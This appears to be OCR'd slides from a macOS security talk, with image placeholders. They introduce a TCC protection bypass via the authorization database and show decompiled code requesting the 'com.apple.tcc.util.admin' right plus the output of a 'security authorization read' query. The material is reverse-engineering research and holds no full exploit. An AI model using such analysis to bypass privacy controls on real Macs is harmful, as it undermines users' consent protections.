
–Apple

:-(


–Csaba

Scene 2:
Bypass 1 - the authorization database


Bypass 1



~~~
```
loc_1000034a3:
    [rdi release];
    r13 = var_2E0;
    [r13 release];
    [var_2F8 release];
    var_1B0 = 0x0;
    xmm0 = intrinsic_movaps(0x0, *(int128_t *)0x1000040b0);
    *(int128_t *)(&var_B0 + 0x10) = intrinsic_movaps(*(int128_t *)(&var_B0 + 0x10), xmm0);
    var_B0 = intrinsic_movaps(var_B0, intrinsic_movaps(xmm0, *(int128_t *)0x1000040a0));
    var_130 = 0x1;
    *(&var_130 + 0x8) = &var_B0;
    rax = AuthorizationCreate(&var_130, 0x0, 0x3, &var_1B0);
    r12 = rax;
    AuthorizationFree(var_1B0, 0x8);
    rbx = var_300;
    r15 = var_2F0;
    if (r12 != 0x0) goto loc_100003745;
```
~~~



~~~
```
00000001000040a0         dq        2.122e-314, 0.0                                ; "com.apple.tcc.util.admin", DATA
XREF=EntryPoint+2212
~~~




~~~
```
csaby@mantarey ~ % security authorization read com.apple.tcc.util.admin
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>class</key>
  <string>rule</string>
  <key>comment</key>
  <string>For modification of TCC settings.</string>
  <key>created</key>
  <real>657182100.19664896</real>
  <key>modified</key>
  <real>657182100.19664896</real>
  <key>rule</key>
  <array>
      <string>authenticate-admin-nonshared</string>
  </array>
  <key>version</key>
  <integer>0</integer>
</dict>
</plist>
YES (0)
```
~~~

